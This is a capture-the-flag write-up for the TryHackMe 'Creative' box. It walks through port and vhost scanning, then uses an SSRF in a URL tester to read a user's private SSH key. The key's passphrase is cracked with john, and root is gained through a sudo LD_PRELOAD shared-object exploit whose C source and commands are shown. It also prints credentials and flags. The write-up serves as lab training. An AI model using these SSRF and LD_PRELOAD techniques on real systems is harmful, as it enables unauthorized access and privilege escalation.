

Creative CTF Write-Up:

Start with a simple port scan:

```
# Nmap 7.94SVN scan initiated Fri May 3 22:29:41 2024 as: nmap -sC -sV -oN nmap -p- 10.10.16.193
Nmap scan report for creative.thm (10.10.16.193)
Host is up (0.075s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Creative Studio | Free Bootstrap 4.3.x template
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 3 22:33:09 2024 -- 1 IP address (1 host up) scanned in 208.04 seconds
```

So I only find two open ports, when I tried to access the website I redirected to a domain called creative.thm so to access I added it to the /etc/hosts file:

```
GNU nano 7.2 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
10.10.96.150 creative.thm
```

After unsuccessfully testing the site for vulnerabilities I decided to search for sub domains:

```
(root@kali) - [~/TryHackMe/Linux CTFs/POC CTF's/creative]
# gobuster vhost -u creative.thm -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://creative.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dnsrecon/subdomains-top1mil-5000.txt
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s

2024/05/04 22:13:10 Starting gobuster in VHOST enumeration mode

Found: beta.creative.thm (Status: 200) [Size: 591]
```

Yes! I found a sub domain called "beta.creative.thm" so I added it to the hosts file and go to check it out:

```
beta.creative.thm
Google Hacking DB Hash Type Identifier - I... Decrypt a Message - C... Net Commands for Op... [darksec] TryHackMe | Cyber Sec... GTFOBins
```

Beta URL Tester

This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.

Enter URL:

Submit

So it's a web site that check if a site is dead or alive. Mmm... after testing it a lot I understand it is not connected to the WAN so every URL will return "Dead" but, it can retrieve data from the local host and from my python http server!

So, considering that I decided to fuzz for known ports on local host to see if I can retrieve something interesting (I used burp suit intruder) :

Request	Payload	Status code	Response received	Error	Timeout	Length
0		200	165			37763
10		200	166			37763
27	1337	200	242			1316
1		200	78			184
2		200	78			184
3		200	636			184
4		200	78			184
5		200	78			184
6		200	78			184
7		200	77			184

Request

Response


Pretty

Raw

Hex

Render

Directory listing for /



Yes! I retrieve the root directory of the system on port 1337!

So, I need to investigate more , I check the /home directory to see which users are in the system (<http://127.0.0.1:1337/home/>):

Directory listing for /home/

- [saad/](#)

So I found a user called 'saad', let see if he have an ssh key...

I entered http://127.0.0.1:1337/home/saad/.ssh/id_rsa and retrieve the user saad private ssh key:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BilbmNaaC1rZXtdjEAAAAAAAAAAAAAcmFic2l1Ni1jHIAAAAGymNyeXB0AAAAAGAAAAAABAJ8+LAd_rh49THdSMzgX80AAAAAEEAAAGXAAAB3NaaC1yc2EAAAAADAQABAAABgQDBbWMPPTTee
wBKA0F6BucL1q1fda21TgOuhjBYMpuVwzbejCgYE6eXkshF3X0YqX0dug3rzP5Cv_48k+vaY6sna095PmKdFL3XlJMc3aAbU87QxrfQ3PF+ymEd38tmTmQkua0W7g13Mj6
LzUwvww9QZXMuJHpeXowVuwIEKBYI6EK7mGv50jLlaEpQerZNVU8rU04fSQA6/OTmXE_4hMX2910cAcCa5NigBn4aH8y5bSrygFUSVJMBVU70H77mj6gmjUoz5y96IV+rBaFoB
LOy000gbx+2YTzbljakWOG97Q3HmMkH++vCL09h/3nQodWdLp73U0PK2puhUPvGE8u_akkdRVNagQ5m0bYdWHLKz13jzohUBB4Lrj6e9bC8Cqetf5B573Rkdhu4gy4JkCMEW1D_xKhNWu+T3VMIE1Q0ThjU/TMCR+lh+
/dWgYTAwOJ_lJ6cna5ZzUHLKdV66gJR/N3d3j5_bncTj3dKfPecAAAWQY0x0sErj0beu4VqBKSQ3N3Hts0eQl9KtCtHma95/d4HV1O2g_Np4T+p08R5+gJmbA12WILPWPMg8RUXpP2ZHgiewPFf9BOKCL0z0XMGYTB0PMHpe4S
98BHQ0G0G3WtkYewKGlE5j3kEwYcVg7mXOVohACNoniByRMbX2HG6mkXV9p2z9ym+Zd7LYPSZ6FTKLoujBpcAdwX6Yvsw8BuXGAgT6u5UjMU7Eb0xhtQYqP0zib5VDU/LaSw_quaPOYJ8ZqBf5o3on+F2IVbNc7j
/50tgD0dT0ZQDFZIM3qj3noVxKC+NLuSrGrzC/52_1gAllqCvGmzXE5qWWI+4rF4dnVuwBdHakZ8TbKEGueBJMX3FdaPOSAl7+gRQnp3OaW_VABMeWjmlDL+reNtAtaPtmDhXuDeoVITX0V3BudUsRjP6I6rJpMgUyJeu3df9FJqAqRS
qvcB1fBAm50y6w2qveOjH4vDbP7KZYRN85C1W5R74rDUbLusyWfapWxHypTddHfY6Zba+hmqt+kw2Qsg7vBG7U8Fq6jFjVgSImyUQ1UoowImdBoP6iel6C3p6lbgADECb0mHT
Z3vpsF3Q9m0P7Y1VabC+Kw0TNE21BZUAW0L050IC0eZz5f0m05g78j1LmXNG15AU_ZdKk56m0C05g4SeqdNNAjTQy7rsYw3pAAE+HBRmTvwK5c4WZD86gXXjpfZ2K
KUBRk1zzgKprtyYTrqmk1Eh5V2qDYoVscnLZK9IDV1c22nNEK5TwhKzHe+6A7_qWNmK0w9aldB8WVjyCT2nOtaAdAYS128r7c+WSoucqyBEVWhITqz1oL+bYeDbgRwusP
++gtuwODGaGOpUj793Eusk6VYZn5sg0MDuE8R8eTZZsUP20AkvYwmbUs0JwGpEoCGZ_Ubw12L6GGSIDzZJC+DLOjRgduy9gaAD0Nrwz9ushqF1g1RDV+WzFxiw9uqF1g1gHwZ
FXQ1zmlQZ3X1jW0D2gZwPm66qpw0eM0YwS+6mjz5E7Tf60Ned0eVY3s0Y95TF+Ye_421b721P2RL0vYU42uQ2hmU8mQj0995i5vY83z4uUvY7Nmz3dMDePsk7Z9gjdNDMg50
GpyRcLH44fP8tKWKdtdlZXL1KLjFau8TpyhKfsa6/3H485ScY7Y94D+bRcx3ul+U003_17H2rPQ2RDPQeRyLX12uRMcakQLY7ZiEYFhH0Mw3rCTdpFbkOUEOIXBPKsNWHb7411
15y/K7bKndwS45U9y05uSS5EsiJvYSKbveTEFmSQ3dSvq0PA3ymBzWdXNOE123K10_Zs0fwcKpS7h0GzklbAcrn7ozSgMzYawbQzEYjR2QfYSMWLGHAW4N7eZ6VIP3dBJscs
fgvrv54ukm24T4qpaMkUj1+9joNomiSc5CT98RmVywW46W4r07ynN5/L3Hy++6_D2DK4R3X93bY9MAuuqBIU7H0AVUeyYDmP90GcNalmsT59Uu7Igyf6+8WRbg7H5jknZ
69RXrDuLJK5jVEIkEan/B3kpkAAcISXJphgYsYbrgchSGsWMX7FurkWb0d0WYX/E_80WbSwGmtO24YBhgQ47nGhD8a8eAJbr0uOIVm+Klfre2D7bPX0WmZLC65Z6QOGvhrE8QwP
nYcg+D3hFL9ZB4GAZwblAP6EYj+Tq6i0ej5LKs6Q32jMITUy3wcEpkneMwd0kd35Od_Fcm9ZL3fa5FhEdRXJfR80e5ZKHj3nXLYncZZ2AqJ6TpMRubuu+qnaOdCnAGu1ghqQIS_ksrXEYjaMdnndvxBZ0zi9T+ywaq=
-----END
OPENSSH PRIVATE KEY-----
```

Save the key to file and change permissions (Chmod 600 <file_name>), and when I try to connect I prompt for passphrase to the key:

```
(root@kali)-[~/TryHackMe/Linux CTFs/POC CTF's/creative]
$ ssh -i saad_idrsa saad@creative.thm
Enter passphrase for key 'saad_idrsa':
```

So I used john the ripper to crack it :

```
(root@kali)-[~/TryHackMe/Linux CTFs/POC CTF's/creative]
# ssh2john saad_idrsa > saad_idrsa.hash

(common)
# ls
common_ports.txt  exploit.c  exploit.so  nmap  saad_idrsa  saad_idrsa.hash

(common)
# john saad_idrsa.hash --show
saad_idrsa:sweetness

1 password hash cracked, 0 left
```

Yes! iam in:

```
saad@m4lware:~$ whoami
saad
```

So here is the user flag:

```
saad@m4lware:~$ cat /home/saad/user.txt
9a1ce90a7653d74ab98630b47b8b4a84
```

In the .bash_history file of the user saad I found his password!

```
saad@m4lware:~$ cat .bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
rm creds.txt
```

Run sudo -l reveal the I can run the command ping as root:

```
saad@m4lware:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
  env_keep+=LD_PRELOAD

User saad may run the following commands on m4lware:
  (root) /usr/bin/ping
```

GTFOBins doesn't seems to help here , but after some research I found an interesting [article](#) about abusing the LD_PRELOAD Environment variable to gain a root shell :

On my attacking machine I created a new script called "exploit.c":

```
GNU nano 7.2 exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

void _init() {
  unsetenv("LD_PRELOAD");
  setuid(0);
  setgid(0);
  system("/bin/bash -p");
}
```

Compile the c program:

```
(root@kali)-[~/TryHackMe/Linux CTFs/POC CTF's/creative]
# gcc -fPIC -shared -o exploit.so exploit.c -nostartfiles
exploit.c: In function '_init':
exploit.c:7:9: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
  7 |         setuid(0);
    |         ^~~~~~
exploit.c:8:9: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
  8 |         setgid(0);
    |         ^~~~~~
```

Now I have a new compiled file called exploit.so, I transfer it to the target machine using python server and save it in /tmp :

```
saad@m4lware:/tmp$ ls
exploit.so
```

And now exploiting the vulnerability and get a root shell :

```
saad@m4lware:/tmp$ sudo LD_PRELOAD=/tmp/exploit.so /usr/bin/ping
root@m4lware:/tmp# whoami
root
root@m4lware:/tmp#
```

Retrieving the root flag:

```
root@m4lware:/tmp# cat /root/root.txt
992bfd94b90da48634aed182aae7b99f
```